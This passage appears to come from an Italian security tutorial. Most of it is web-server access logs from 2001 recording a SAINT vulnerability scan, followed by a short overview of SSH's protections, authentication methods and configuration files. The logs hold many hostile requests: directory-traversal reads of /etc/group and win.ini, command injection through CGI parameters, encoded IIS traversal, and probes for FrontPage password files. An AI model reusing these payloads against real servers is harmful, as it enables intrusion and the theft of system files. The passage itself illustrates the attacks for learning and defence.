HTTP/1.0" 404 280
```

```
69warp87.newtel.com - - [14/Aug/2001:13:08:09 -0400] "GET /cgi-bin/pi
HTTP/1.0" 404 275
69warp87.newtel.com - - [14/Aug/2001:13:08:09 -0400] "GET /cgi-bin/post-
query HTTP/1.0" 404 283
69warp87.newtel.com - - [14/Aug/2001:13:08:10 -0400] "GET /cgi-
bin/ncommerce3/ExecMacro/orderdspc.d2w/report
HTTP/1.0" 404
 314
69warp87.newtel.com - - [14/Aug/2001:13:08:10 -0400] "GET /cgi-
bin/websync.exe HTTP/1.0" 404 284
69warp87.newtel.com - - [14/Aug/2001:13:08:10 -0400] "GET /globals.pl
HTTP/1.0" 401 468
69warp87.newtel.com - - [14/Aug/2001:13:08:11 -0400] "GET /process_bug.cgi
HTTP/1.0" 401 468
69warp87.newtel.com - - [14/Aug/2001:13:08:11 -0400] "GET
/cfdocs/expeval/exprcalc.cfm HTTP/1.0" 401 468
69warp87.newtel.com - - [14/Aug/2001:13:08:11 -0400] "GET
/cfdocs/expeval/openfile.cfm HTTP/1.0" 401 468
69warp87.newtel.com - - [14/Aug/2001:13:08:11 -0400] "GET
/cfdocs/exampleapp/docs/sourcewindow.cfm HTTP/1.0" 401 468
69warp87.newtel.com - - [14/Aug/2001:13:08:12 -0400] "GET
/cfdocs/cfmlsyntaxcheck.cfm HTTP/1.0" 401 468
69warp87.newtel.com - - [14/Aug/2001:13:08:12 -0400] "GET
/cfdocs/snippets/viewexample.cfm HTTP/1.0" 401 468
69warp87.newtel.com - - [14/Aug/2001:13:08:12 -0400] "GET
/CFIDE/Administrator/startstop.html HTTP/1.0" 401 468
69warp87.newtel.com - - [14/Aug/2001:13:08:13 -0400] "GET
/iissamples/exair/howitworks/codebrws.asp HTTP/1.0" 401
468
69warp87.newtel.com - - [14/Aug/2001:13:08:13 -0400] "GET
/iissamples/sdk/asp/docs/codebrws.asp HTTP/1.0" 401 468
69warp87.newtel.com - - [14/Aug/2001:13:08:13 -0400] "GET
/iissamples/exair/howitworks/code.asp HTTP/1.0" 401 468
69warp87.newtel.com - - [14/Aug/2001:13:08:14 -0400] "GET
/msadc/samples/selector/showcode.asp HTTP/1.0" 401 468
69warp87.newtel.com - - [14/Aug/2001:13:08:14 -0400] "GET
/_vti_bin/_vti_aut/Dvwssr.dll HTTP/1.0" 401 468
69warp87.newtel.com - - [14/Aug/2001:13:08:14 -0400] "GET //WEB-INF/
HTTP/1.0" 401 468
69warp87.newtel.com - - [14/Aug/2001:13:08:14 -0400] "GET /./WEB-INF/web.xml
HTTP/1.0" 401 468
69warp87.newtel.com - - [14/Aug/2001:13:08:15 -0400] "GET
/servlet/com.livesoftware.jrun.plugins.ssi.SSIFilter/../../../..
/../../../winnt/win.ini HTTP/1.0" 400 413
69warp87.newtel.com - - [14/Aug/2001:13:08:15 -0400] "GET
/servlet/com.livesoftware.jrun.plugins.ssi.SSIFilter/../../../..
/../../../etc/group HTTP/1.0" 400 409
69warp87.newtel.com - - [14/Aug/2001:13:08:15 -0400] "GET
/_vti_pvt/service.pwd HTTP/1.0" 401 468
69warp87.newtel.com - - [14/Aug/2001:13:08:15 -0400] "GET
/_vti_pvt/users.pwd HTTP/1.0" 401 468
69warp87.newtel.com - - [14/Aug/2001:13:08:16 -0400] "GET
/_vti_pvt/authors.pwd HTTP/1.0" 401 468
69warp87.newtel.com - - [14/Aug/2001:13:08:16 -0400] "GET
/_vti_pvt/administrators.pwd HTTP/1.0" 401 468
69warp87.newtel.com - - [14/Aug/2001:13:08:16 -0400] "PUT /saint.txt
HTTP/1.0" 400 370
69warp87.newtel.com - - [14/Aug/2001:13:08:16 -0400] "PUT /cgi-bin/saint.txt
HTTP/1.0" 400 370
69warp87.newtel.com - - [14/Aug/2001:13:08:17 -0400] "GET
/msadc/msadcs.dll/ActiveDataFactory.Query HTTP/1.0" 401
468
69warp87.newtel.com - - [14/Aug/2001:13:08:17 -0400] "GET / HTTP/1.0" 401
468
69warp87.newtel.com - - [14/Aug/2001:13:08:17 -0400] "GET /?wp-cs-dump
HTTP/1.0" 401 468
69warp87.newtel.com - - [14/Aug/2001:13:08:17 -0400] "INDEX / HTTP/1.0" 401
468
```

```
69warp87.newtel.com - - [14/Aug/2001:13:08:18 -0400] "GET
/exec/show/config/cr HTTP/1.0" 401 468
69warp87.newtel.com - - [14/Aug/2001:13:08:18 -0400] "GET /pls HTTP/1.0" 401
468
69warp87.newtel.com - - [14/Aug/2001:13:08:18 -0400] "GET
/pls/admin_/gateway.htm HTTP/1.0" 401 468
69warp87.newtel.com - - [14/Aug/2001:13:08:19 -0400] "GET
/_ncl_subjects.shtml HTTP/1.0" 401 468
69warp87.newtel.com - - [14/Aug/2001:13:08:19 -0400] "GET /ncl_subjects.html
HTTP/1.0" 401 468
69warp87.newtel.com - - [14/Aug/2001:13:09:05 -0400] "GET
/scripts/..%c1%1c../..%c1%1c../mssql7/install/pubtext.bat"+&+dir
+c:+.exe HTTP/1.0" 401 468
69warp87.newtel.com - - [14/Aug/2001:13:09:05 -0400] "GET
/."./."./winnt/win.ini%20.php3 HTTP/1.0" 401 468
69warp87.newtel.com - - [14/Aug/2001:13:09:05 -0400] "GET /global.asp\
HTTP/1.0" 401 468
69warp87.newtel.com - - [14/Aug/2001:13:09:06 -0400] "POST /cgi-
bin/search.pl HTTP/1.0" 404 282
69warp87.newtel.com - - [14/Aug/2001:13:09:06 -0400] "GET
/.nsf/../winnt/win.ini HTTP/1.0" 401 468
69warp87.newtel.com - - [14/Aug/2001:13:09:38 -0400] "GET
/n0nexi5tent_fi1e.html HTTP/1.0" 404 287
69warp87.newtel.com - - [14/Aug/2001:13:09:38 -0400] "GET
/n0nexi5tent_fi1e.html HTTP/1.0" 404 287
69warp87.newtel.com - - [14/Aug/2001:13:09:38 -0400] "GET / HTTP/1.0" 200
8883
69warp87.newtel.com - - [14/Aug/2001:13:09:39 -0400] "GET
/%2E%2E/%2E%2E/%2E%2E/%2E%2E/%2E%2E/etc/group
HTTP/1.0" 400 372
69warp87.newtel.com - - [14/Aug/2001:13:09:39 -0400] "GET
/%2E%2E/%2E%2E/%2E%2E/%2E%2E/%2E%2E/winnt/win.ini
HTTP/1.0" 400
376
69warp87.newtel.com - - [14/Aug/2001:13:09:39 -0400] "GET
/../../../../../etc/group HTTP/1.0" 400 352
69warp87.newtel.com - - [14/Aug/2001:13:09:40 -0400] "GET
/../../../../../winnt/win.ini HTTP/1.0" 400 356
69warp87.newtel.com - - [14/Aug/2001:13:09:40 -0400] "GET
/../../../../..winnt/win.ini HTTP/1.0" 400 355
69warp87.newtel.com - - [14/Aug/2001:13:09:40 -0400] "GET
/.../.../.../.../.../etc/group HTTP/1.0" 404 295
69warp87.newtel.com - - [14/Aug/2001:13:09:40 -0400] "GET
/.../.../.../.../.../winnt/win.ini HTTP/1.0" 404 299
69warp87.newtel.com - - [14/Aug/2001:13:09:41 -0400] "GET
/../../../../../etc/group HTTP/1.0" 400 352
69warp87.newtel.com - - [14/Aug/2001:13:09:41 -0400] "GET
/../../../../../winnt/win.ini HTTP/1.0" 400 356
69warp87.newtel.com - - [14/Aug/2001:13:09:41 -0400] "GET /cgi-
bin/webdist.cgi?distloc=;/bin/cat%20/etc/group
HTTP/1.0" 40
4 285
69warp87.newtel.com - - [14/Aug/2001:13:09:42 -0400] "GET /cgi-
bin/campas?%0acat%0a/etc/group%0a HTTP/1.0" 404 280
69warp87.newtel.com - - [14/Aug/2001:13:09:42 -0400] "GET /cgi-
bin/htmlscript?../../../../../../etc/group
HTTP/1.0" 404 28
4
69warp87.newtel.com - - [14/Aug/2001:13:09:42 -0400] "GET /cgi-
bin/php.cgi?/etc/group HTTP/1.0" 404 281
69warp87.newtel.com - - [14/Aug/2001:13:09:42 -0400] "GET /cgi-
bin/pfdispaly?../../../../../../etc/group
HTTP/1.0" 404 283
69warp87.newtel.com - - [14/Aug/2001:13:09:43 -0400] "GET /cgi-
bin/pfdispaly.cgi?../../../../../../etc/group
HTTP/1.0" 404
 287
```

```
69warp87.newtel.com - - [14/Aug/2001:13:09:43 -0400] "GET /cgi-bin/view-
source?../../../../../../etc/group
HTTP/1.0" 404 2
85
69warp87.newtel.com - - [14/Aug/2001:13:09:43 -0400] "GET /cgi-
bin/htsearch?exclude=%60/etc/group%60 HTTP/1.0" 404
282
69warp87.newtel.com - - [14/Aug/2001:13:09:43 -0400] "GET
/cgi-bin/infosrch.cgi?cmd=getdoc&db=man&fname=|/bin/cat%20/etc/g
roup HTTP/1.0" 404 286
69warp87.newtel.com - - [14/Aug/2001:13:09:44 -0400] "GET /cgi-
bin/faxsurvey?/bin/cat%20/etc/group HTTP/1.0" 404 283
69warp87.newtel.com - - [14/Aug/2001:13:09:44 -0400] "GET /cgi-
bin/counterfiglet/nc/f=;cat%20/etc/group
HTTP/1.0" 404 308
69warp87.newtel.com - - [14/Aug/2001:13:09:44 -0400] "GET /cgi-
bin/calendar_admin.pl?config=|cat%20/etc/group|
HTTP/1.0" 4
04 291
69warp87.newtel.com - - [14/Aug/2001:13:09:44 -0400] "GET
/cgi-bin/calendar/calendar_admin.pl?config=|cat%20/etc/group| HT
TP/1.0" 404 300
69warp87.newtel.com - - [14/Aug/2001:13:09:45 -0400] "GET
/cgi-bin/pollit/Poll_It_SSI_v2.0.cgi?data_dir=/etc/group%00 HTTP
/1.0" 404 301
69warp87.newtel.com - - [14/Aug/2001:13:09:45 -0400] "GET
/cgi-bin/bb-hostsvc.sh?HOSTSVC=/../../../../../../../../etc/grou
p HTTP/1.0" 404 287
69warp87.newtel.com - - [14/Aug/2001:13:09:45 -0400] "GET
/cgi-bin/netauth.cgi?cmd=show&page=../../../../../../../../../et
c/group HTTP/1.0" 404 285
69warp87.newtel.com - - [14/Aug/2001:13:09:46 -0400] "GET /cgi-
bin/htgrep?file=index.html&hdr=/etc/group
HTTP/1.0" 404 280
69warp87.newtel.com - - [14/Aug/2001:13:09:46 -0400] "GET
/cgi-bin/YaBB.pl?board=news&action=display&num=../../../../../..
/../../etc/group%00 HTTP/1.0" 404 281
69warp87.newtel.com - - [14/Aug/2001:13:09:46 -0400] "GET
/search97cgi/vtopic?action=view&ViewTemplate=../../../../../etc/
group HTTP/1.0" 404 284
69warp87.newtel.com - - [14/Aug/2001:13:09:46 -0400] "GET /cgi-
bin/multihtml.pl?multi=/etc/group%00html
HTTP/1.0" 404 286
69warp87.newtel.com - - [14/Aug/2001:13:09:47 -0400] "GET /cgi-
bin/query?mss=../config HTTP/1.0" 404 279
69warp87.newtel.com - - [14/Aug/2001:13:09:47 -0400] "GET /cgi-
bin/ssi//%2e%2e/%2e%2e/%2e%2e/%2e%2e/etc/group
HTTP/1.0" 40
0 378
69warp87.newtel.com - - [14/Aug/2001:13:09:47 -0400] "GET /cgi-
bin/webplus?script=/../../../../etc/group
HTTP/1.0" 404 281
69warp87.newtel.com - - [14/Aug/2001:13:09:47 -0400] "GET /cgi-
bin/webplus.exe?script=/../../../../etc/group
HTTP/1.0" 404
 285
69warp87.newtel.com - - [14/Aug/2001:13:09:48 -0400] "GET /cgi-
bin/webplus.cgi?script=/../../../../etc/group
HTTP/1.0" 404
 285
69warp87.newtel.com - - [14/Aug/2001:13:09:48 -0400] "GET
/cgi-bin/mmstdod.cgi?ALTERNATE_TEMPLATES=|%20echo%20Content-Type
:%20text%2Fhtml%3Becho%20%20%3B%20cat%20%2Fetc%2Fgroup%00 HTTP/1.0" 404 285
69warp87.newtel.com - - [14/Aug/2001:13:09:48 -0400] "GET /cgi-
bin/bbs_forum.cgi?read=../../../../etc/group
HTTP/1.0" 404
287
```

```
69warp87.newtel.com - - [14/Aug/2001:13:09:48 -0400] "GET /cgi-
bin/bbs/bbs_forum.cgi?read=../../../../etc/group
HTTP/1.0"
404 291
69warp87.newtel.com - - [14/Aug/2001:13:09:49 -0400] "GET /cgi-bin/man-
cgi?%20/etc/group%20 HTTP/1.0" 404 281
69warp87.newtel.com - - [14/Aug/2001:13:09:49 -0400] "GET
/opendir.php?requesturl=/etc/group HTTP/1.0" 404 277
69warp87.newtel.com - - [14/Aug/2001:13:09:49 -0400] "GET
/bb_smilies.php?user=MToxOjE6MToxOjE6MToxOjE6Li4vLi4vLi4vLi4vLi4
vZXRjL2dyb3VwAAo HTTP/1.0" 404 280
69warp87.newtel.com - - [14/Aug/2001:13:09:49 -0400] "GET
/cgi-bin/talkback.cgi?article=../../../../../etc/group%00&action
=view&matchview=1 HTTP/1.0" 404 286
69warp87.newtel.com - - [14/Aug/2001:13:09:50 -0400] "GET /cgi-
bin/cal_make.pl?p0=../../../../../etc/group%00
HTTP/1.0" 40
4 285
69warp87.newtel.com - - [14/Aug/2001:13:09:50 -0400] "GET
/cgi-bin/a1stats/a1disp3.cgi?../../../../../../../etc/group HTTP
/1.0" 404 293
69warp87.newtel.com - - [14/Aug/2001:13:09:50 -0400] "GET /cgi-bin/test-cgi
HTTP/1.0" 403 286
69warp87.newtel.com - - [14/Aug/2001:13:09:50 -0400] "GET /cgi-
bin/dumpenv.pl HTTP/1.0" 404 284
69warp87.newtel.com - - [14/Aug/2001:13:09:51 -0400] "GET /cgi-bin/nph-test-
cgi HTTP/1.0" 404 286
69warp87.newtel.com - - [14/Aug/2001:13:09:51 -0400] "GET /cgi-
bin/wwwboard.pl HTTP/1.0" 404 285
69warp87.newtel.com - - [14/Aug/2001:13:09:51 -0400] "GET /cgi-
bin/wwwboard.cgi HTTP/1.0" 404 286
69warp87.newtel.com - - [14/Aug/2001:13:09:54 -0400] "GET /cgi-bin/wwwboard
HTTP/1.0" 404 282
69warp87.newtel.com - - [14/Aug/2001:13:09:55 -0400] "GET /cgi-bin/wrap
HTTP/1.0" 404 278
69warp87.newtel.com - - [14/Aug/2001:13:09:55 -0400] "GET /cgi-bin/wrap.pl
HTTP/1.0" 404 281
69warp87.newtel.com - - [14/Aug/2001:13:09:55 -0400] "GET /cgi-bin/wrap.cgi
HTTP/1.0" 404 282
69warp87.newtel.com - - [14/Aug/2001:13:09:55 -0400] "GET /cgi-bin/finger
HTTP/1.0" 404 280
69warp87.newtel.com - - [14/Aug/2001:13:09:56 -0400] "GET /cgi-bin/finger.pl
HTTP/1.0" 404 283
69warp87.newtel.com - - [14/Aug/2001:13:09:56 -0400] "GET /cgi-
bin/finger.cgi HTTP/1.0" 404 284
69warp87.newtel.com - - [14/Aug/2001:13:09:56 -0400] "GET /cgi-bin/phf
HTTP/1.0" 302 291
69warp87.newtel.com - - [14/Aug/2001:13:09:56 -0400] "GET /cgi-bin/handler
HTTP/1.0" 404 281
69warp87.newtel.com - - [14/Aug/2001:13:09:57 -0400] "GET /cgi-bin/info2www
HTTP/1.0" 404 282
69warp87.newtel.com - - [14/Aug/2001:13:09:57 -0400] "GET /cgi-
bin/textcounter.pl HTTP/1.0" 404 288
69warp87.newtel.com - - [14/Aug/2001:13:09:57 -0400] "GET /cgi-bin/glimpse
HTTP/1.0" 404 281
69warp87.newtel.com - - [14/Aug/2001:13:09:57 -0400] "GET /cgi-bin/aglimpse
HTTP/1.0" 404 282
69warp87.newtel.com - - [14/Aug/2001:13:09:58 -0400] "GET /cgi-bin/webgais
HTTP/1.0" 404 281
69warp87.newtel.com - - [14/Aug/2001:13:09:58 -0400] "GET /cgi-bin/www-sql
HTTP/1.0" 404 281
69warp87.newtel.com - - [14/Aug/2001:13:09:58 -0400] "GET /cgi-
bin/websendmail HTTP/1.0" 404 285
69warp87.newtel.com - - [14/Aug/2001:13:09:58 -0400] "GET /cgi-bin/jj
HTTP/1.0" 404 276
69warp87.newtel.com - - [14/Aug/2001:13:09:59 -0400] "GET /cgi-bin/count.cgi
HTTP/1.0" 404 283
```

```
69warp87.newtel.com - - [14/Aug/2001:13:09:59 -0400] "GET /cgi-
bin/imagemap.exe HTTP/1.0" 404 286
69warp87.newtel.com - - [14/Aug/2001:13:09:59 -0400] "GET /catinfo HTTP/1.0"
404 273
69warp87.newtel.com - - [14/Aug/2001:13:09:59 -0400] "/cgi-
bin/saint_test_cgi HTTP/1.0" 400 -
69warp87.newtel.com - - [14/Aug/2001:13:10:00 -0400] "GET /cgi-bin/csh
HTTP/1.0" 404 277
69warp87.newtel.com - - [14/Aug/2001:13:10:00 -0400] "GET /cgi-bin/bash
HTTP/1.0" 404 278
69warp87.newtel.com - - [14/Aug/2001:13:10:00 -0400] "GET /cgi-bin/zsh
HTTP/1.0" 404 277
69warp87.newtel.com - - [14/Aug/2001:13:10:01 -0400] "GET /cgi-bin/ash
HTTP/1.0" 404 277
69warp87.newtel.com - - [14/Aug/2001:13:10:01 -0400] "GET /cgi-bin/ksh
HTTP/1.0" 404 277
69warp87.newtel.com - - [14/Aug/2001:13:10:01 -0400] "GET /cgi-bin/sh
HTTP/1.0" 404 276
69warp87.newtel.com - - [14/Aug/2001:13:10:01 -0400] "GET /cgi-bin/perl
HTTP/1.0" 404 278
69warp87.newtel.com - - [14/Aug/2001:13:10:02 -0400] "GET /cgi-bin/perl.exe
HTTP/1.0" 404 282
69warp87.newtel.com - - [14/Aug/2001:13:10:02 -0400] "GET /cgi-bin/tcsh
HTTP/1.0" 404 278
69warp87.newtel.com - - [14/Aug/2001:13:10:02 -0400] "GET /cgi-
win/uploader.exe HTTP/1.0" 404 286
69warp87.newtel.com - - [14/Aug/2001:13:10:02 -0400] "GET /cgi-dos/args.bat
HTTP/1.0" 404 282
69warp87.newtel.com - - [14/Aug/2001:13:10:03 -0400] "GET /cgi-dos/args.cmd
HTTP/1.0" 404 282
69warp87.newtel.com - - [14/Aug/2001:13:10:03 -0400] "GET /cgi-shl/win-c-
sample.exe HTTP/1.0" 404 290
69warp87.newtel.com - - [14/Aug/2001:13:10:03 -0400] "GET /shop/product.asp
HTTP/1.0" 404 282
69warp87.newtel.com - - [14/Aug/2001:13:10:03 -0400] "GET /shop/product.ast
HTTP/1.0" 404 282
69warp87.newtel.com - - [14/Aug/2001:13:10:04 -0400] "GET
/scripts/c32web.exe/ChangeAdminPassword HTTP/1.0" 404 304
69warp87.newtel.com - - [14/Aug/2001:13:10:04 -0400] "GET
/pccsmysqladm/incs/dbconnect.inc HTTP/1.0" 404 297
69warp87.newtel.com - - [14/Aug/2001:13:10:04 -0400] "GET
/servlet/sunexamples.BBoardServlet HTTP/1.0" 404 299
69warp87.newtel.com - - [14/Aug/2001:13:10:04 -0400] "GET
/_private/shopping_cart.mdb HTTP/1.0" 404 292
69warp87.newtel.com - - [14/Aug/2001:13:10:05 -0400] "GET
/piranha/secure/passwd.php3 HTTP/1.0" 404 292
69warp87.newtel.com - - [14/Aug/2001:13:10:05 -0400] "GET
/scripts/cart32.exe/cart32clientlist HTTP/1.0" 404 301
69warp87.newtel.com - - [14/Aug/2001:13:10:05 -0400] "GET
/scripts/emurl/RECMAN.dll HTTP/1.0" 404 290
69warp87.newtel.com - - [14/Aug/2001:13:10:05 -0400] "GET /cgi-
bin/guestbook.cgi HTTP/1.0" 404 287
69warp87.newtel.com - - [14/Aug/2001:13:10:06 -0400] "GET /cgi-
bin/guestbook.pl HTTP/1.0" 404 286
69warp87.newtel.com - - [14/Aug/2001:13:10:06 -0400] "GET /cgi-bin/excite
HTTP/1.0" 404 280
69warp87.newtel.com - - [14/Aug/2001:13:10:06 -0400] "GET
/site/eg/source.asp HTTP/1.0" 404 284
69warp87.newtel.com - - [14/Aug/2001:13:10:07 -0400] "GET /cgi-bin/w3-
msql/index.html HTTP/1.0" 404 292
69warp87.newtel.com - - [14/Aug/2001:13:10:07 -0400] "GET /cgi-bin/wais.pl
HTTP/1.0" 404 281
69warp87.newtel.com - - [14/Aug/2001:13:10:07 -0400] "GET /cgi-
bin/wais/wais.pl HTTP/1.0" 404 286
69warp87.newtel.com - - [14/Aug/2001:13:10:07 -0400] "GET
/ddrint/bin/ddicgi.exe HTTP/1.0" 404 287
69warp87.newtel.com - - [14/Aug/2001:13:10:08 -0400] "GET /cgi-bin/db2www
HTTP/1.0" 404 280
```

```
69warp87.newtel.com - - [14/Aug/2001:13:10:08 -0400] "GET /cgi-
bin/db2www.exe HTTP/1.0" 404 284
69warp87.newtel.com - - [14/Aug/2001:13:10:08 -0400] "GET
/search97cgi/vtopic HTTP/1.0" 404 284
69warp87.newtel.com - - [14/Aug/2001:13:10:11 -0400] "GET /cgi-bin/webplus
HTTP/1.0" 404 281
69warp87.newtel.com - - [14/Aug/2001:13:10:12 -0400] "GET /cgi-
bin/webplus.exe HTTP/1.0" 404 285
69warp87.newtel.com - - [14/Aug/2001:13:10:12 -0400] "GET /cgi-
bin/webplus.cgi HTTP/1.0" 404 285
69warp87.newtel.com - - [14/Aug/2001:13:10:12 -0400] "GET /dsgw/bin/search
HTTP/1.0" 404 281
69warp87.newtel.com - - [14/Aug/2001:13:10:12 -0400] "GET
/pbserver/pbserver.dll HTTP/1.0" 404 287
69warp87.newtel.com - - [14/Aug/2001:13:10:13 -0400] "GET /cgi-
bin/statsconfig.pl HTTP/1.0" 404 288
69warp87.newtel.com - - [14/Aug/2001:13:10:13 -0400] "GET /cgi-bin/wwwwais
HTTP/1.0" 404 281
69warp87.newtel.com - - [14/Aug/2001:13:10:13 -0400] "GET /cgi-bin/pi
HTTP/1.0" 404 276
69warp87.newtel.com - - [14/Aug/2001:13:10:13 -0400] "GET /cgi-bin/post-
query HTTP/1.0" 404 284
69warp87.newtel.com - - [14/Aug/2001:13:10:14 -0400] "GET /cgi-
bin/ncommerce3/ExecMacro/orderdspc.d2w/report
HTTP/1.0" 404
 315
69warp87.newtel.com - - [14/Aug/2001:13:10:14 -0400] "GET /cgi-
bin/websync.exe HTTP/1.0" 404 285
69warp87.newtel.com - - [14/Aug/2001:13:10:14 -0400] "GET /globals.pl
HTTP/1.0" 404 276
69warp87.newtel.com - - [14/Aug/2001:13:10:14 -0400] "GET /process_bug.cgi
HTTP/1.0" 404 281
69warp87.newtel.com - - [14/Aug/2001:13:10:15 -0400] "GET
/cfdocs/expeval/exprcalc.cfm HTTP/1.0" 404 293
69warp87.newtel.com - - [14/Aug/2001:13:10:15 -0400] "GET
/cfdocs/expeval/openfile.cfm HTTP/1.0" 404 293
69warp87.newtel.com - - [14/Aug/2001:13:10:15 -0400] "GET
/cfdocs/exampleapp/docs/sourcewindow.cfm HTTP/1.0" 404 305
69warp87.newtel.com - - [14/Aug/2001:13:10:16 -0400] "GET
/cfdocs/cfmlsyntaxcheck.cfm HTTP/1.0" 404 292
69warp87.newtel.com - - [14/Aug/2001:13:10:16 -0400] "GET
/cfdocs/snippets/viewexample.cfm HTTP/1.0" 404 297
69warp87.newtel.com - - [14/Aug/2001:13:10:16 -0400] "GET
/CFIDE/Administrator/startstop.html HTTP/1.0" 404 300
69warp87.newtel.com - - [14/Aug/2001:13:10:16 -0400] "GET
/iissamples/exair/howitworks/codebrws.asp HTTP/1.0" 404
306
69warp87.newtel.com - - [14/Aug/2001:13:10:17 -0400] "GET
/iissamples/sdk/asp/docs/codebrws.asp HTTP/1.0" 404 302
69warp87.newtel.com - - [14/Aug/2001:13:10:17 -0400] "GET
/iissamples/exair/howitworks/code.asp HTTP/1.0" 404 302
69warp87.newtel.com - - [14/Aug/2001:13:10:17 -0400] "GET
/msadc/samples/selector/showcode.asp HTTP/1.0" 404 301
69warp87.newtel.com - - [14/Aug/2001:13:10:17 -0400] "GET
/_vti_bin/_vti_aut/Dvwssr.dll HTTP/1.0" 404 294
69warp87.newtel.com - - [14/Aug/2001:13:10:18 -0400] "GET //WEB-INF/
HTTP/1.0" 404 275
69warp87.newtel.com - - [14/Aug/2001:13:10:18 -0400] "GET /./WEB-INF/web.xml
HTTP/1.0" 404 281
69warp87.newtel.com - - [14/Aug/2001:13:10:18 -0400] "GET
/servlet/com.livesoftware.jrun.plugins.ssi.SSIFilter/../../../..
/../../../winnt/win.ini HTTP/1.0" 400 414
69warp87.newtel.com - - [14/Aug/2001:13:10:18 -0400] "GET
/servlet/com.livesoftware.jrun.plugins.ssi.SSIFilter/../../../..
/../../../etc/group HTTP/1.0" 400 410
69warp87.newtel.com - - [14/Aug/2001:13:10:19 -0400] "GET
/_vti_pvt/service.pwd HTTP/1.0" 404 286
```

```
69warp87.newtel.com - - [14/Aug/2001:13:10:19 -0400] "GET
/_vti_pvt/users.pwd HTTP/1.0" 404 284
69warp87.newtel.com - - [14/Aug/2001:13:10:19 -0400] "GET
/_vti_pvt/authors.pwd HTTP/1.0" 404 286
69warp87.newtel.com - - [14/Aug/2001:13:10:19 -0400] "GET
/_vti_pvt/administrators.pwd HTTP/1.0" 404 293
69warp87.newtel.com - - [14/Aug/2001:13:10:20 -0400] "PUT /saint.txt
HTTP/1.0" 400 371
69warp87.newtel.com - - [14/Aug/2001:13:10:20 -0400] "PUT /cgi-bin/saint.txt
HTTP/1.0" 400 371
69warp87.newtel.com - - [14/Aug/2001:13:10:20 -0400] "GET
/msadc/msadcs.dll/ActiveDataFactory.Query HTTP/1.0" 404
306
69warp87.newtel.com - - [14/Aug/2001:13:10:21 -0400] "GET / HTTP/1.0" 200
8883
69warp87.newtel.com - - [14/Aug/2001:13:10:21 -0400] "GET /?wp-cs-dump
HTTP/1.0" 200 8883
69warp87.newtel.com - - [14/Aug/2001:13:10:21 -0400] "INDEX / HTTP/1.0" 501
324
69warp87.newtel.com - - [14/Aug/2001:13:10:22 -0400] "GET
/exec/show/config/cr HTTP/1.0" 404 285
69warp87.newtel.com - - [14/Aug/2001:13:10:22 -0400] "GET /pls HTTP/1.0" 404
269
69warp87.newtel.com - - [14/Aug/2001:13:10:22 -0400] "GET
/pls/admin_/gateway.htm HTTP/1.0" 404 288
69warp87.newtel.com - - [14/Aug/2001:13:10:22 -0400] "GET
/_ncl_subjects.shtml HTTP/1.0" 404 285
69warp87.newtel.com - - [14/Aug/2001:13:10:23 -0400] "GET /ncl_subjects.html
HTTP/1.0" 404 283
69warp87.newtel.com - - [14/Aug/2001:13:11:00 -0400] "GET
/scripts/..%c1%1c../..%c1%1c../mssql7/install/pubtext.bat"+&+dir
+c:+.exe HTTP/1.0" 404 333
69warp87.newtel.com - - [14/Aug/2001:13:11:00 -0400] "GET
/."./."./winnt/win.ini%20.php3 HTTP/1.0" 404 293
69warp87.newtel.com - - [14/Aug/2001:13:11:00 -0400] "GET /global.asp\
HTTP/1.0" 404 277
69warp87.newtel.com - - [14/Aug/2001:13:11:01 -0400] "POST /cgi-
bin/search.pl HTTP/1.0" 404 283
69warp87.newtel.com - - [14/Aug/2001:13:11:01 -0400] "GET
/.nsf/../winnt/win.ini HTTP/1.0" 404 279
69warp87.newtel.com - - [14/Aug/2001:13:13:21 -0400] "-" 408 -
69warp87.newtel.com - - [14/Aug/2001:13:13:32 -0400] "-" 408 -
69warp87.newtel.com - - [14/Aug/2001:13:13:44 -0400] "-" 408 -
69warp87.newtel.com - - [14/Aug/2001:13:13:55 -0400] "-" 408 -
69warp87.newtel.com - - [14/Aug/2001:13:15:25 -0400] "-" 408 -
69warp87.newtel.com - - [14/Aug/2001:13:15:36 -0400] "-" 408 -
69warp87.newtel.com - - [14/Aug/2001:13:15:47 -0400] "-" 408 -
69warp87.newtel.com - - [14/Aug/2001:13:15:50 -0400] "-" 408 -
```

SSH

Secure Shell (SSH) è in pratica un sostituto sicuro di telnet, login o rsh in ambiente Unix.
Una compressione dei dati viene fornita come opzione è può essere utilizzata insieme a molti schemi di autenticazione come SecurID, Kerberos e S/KEY per fornire un accesso remoto altamente sicuro a server UNIX.
I comandi Telnet, rlogin, rcp, rsh hanno parecchi punti deboli quanto a sicurezza: tutte le comunicazioni sono in chiaro e nessuna autenticazione viene svolta dalla macchina.
Questi comandi sono suscettibili di intercettazione e allo spoofing dell'indirizzo IP.
SSH protegge da:

- Intercettazione di dati trasmessi tramite la rete.
- Manipolazione di dati negli elementi intermedi della rete (come i router).
- IP address spoofing dove l'host attaccante finge di essere uno affidabile inviando pacchetti con l'indirizzo di questo.
- DNS spoofing di server DNS fidati.
- IP source routing

SSH può essere usata per loggarsi in modo sicuro su un altro computer in una rete, eseguire comandi sul sistema remoto, e copiare file da una macchina all'altra.
SSH fornisce comunicazioni e autenticazioni sicure su canali che non lo sono.
Dovrebbe essere usata come rimpiazzo per rlogin, rsh, and rcp. In aggiunta a ciò, SSH fornisce connessioni protezione per le connessioni X11 e per l'inoltro dei pacchetti di quelle TCP.

- Supporta sistemi di autenticazione fortemente protetti come RSA, SecurID, S/Key, Kerberos e TIS (così come la consueta procedura UNIX di username/password).
- Esistono tre sistemi di sicurezza: shosts, rhosts compatibile e RSA. RSA è la più sicura (usa un sistema a chiave pubblica/privata per identificare le connessioni), ma scavalca l'autenticazione username/password di UNIX.
- Il server SSH gira su UNIX, Linux e VAX.
  I Client girano su questi, e anche su Windows e molte altre piattaforme.
- La compressione dei dati può essere attivata per migliorare le prestazioni su reti lente.
- Proxy Internet SSH:
  - Non conosco di nessun proxy SSH funzionante: Magosanyi Arpad ha iniziato a lavorare su uno basato su OpenSSH (se ne parla sulla lista degli sviluppatori di OpenSSH, il messaggio è datato 13 gennaio 2000 17:10:05), ma non l'ha ancora terminato.
  - SSH può essere compilato in modo che possa attraversare i proxy SOCKS. SOCKS è un protocollo generale per i proxy, inizialmente sostenuto da NEC, ma disponibile ora presso molti altri fornitori.

SSH1 per UNIX è disponibile come prodotto gratuito o commerciale (di DataFellows).
E'possibile scaricare una versione dimostrativa per scopi educativi da :

```
http://www.ssh.org/download.html
```

Il sito della DataFollows invece è a :

```
http://wwwdatafellows.com
```

Il server ha un file di configurazione file /etc/sshd_config, il client legge la configurazione da /etc/ssh_config, che contiene settaggi di default a livello di sistema.
La configurazione di questo file può essere scavalcata da file di configurazione specifici di ogni utente (nella directory ~user/.ssh).
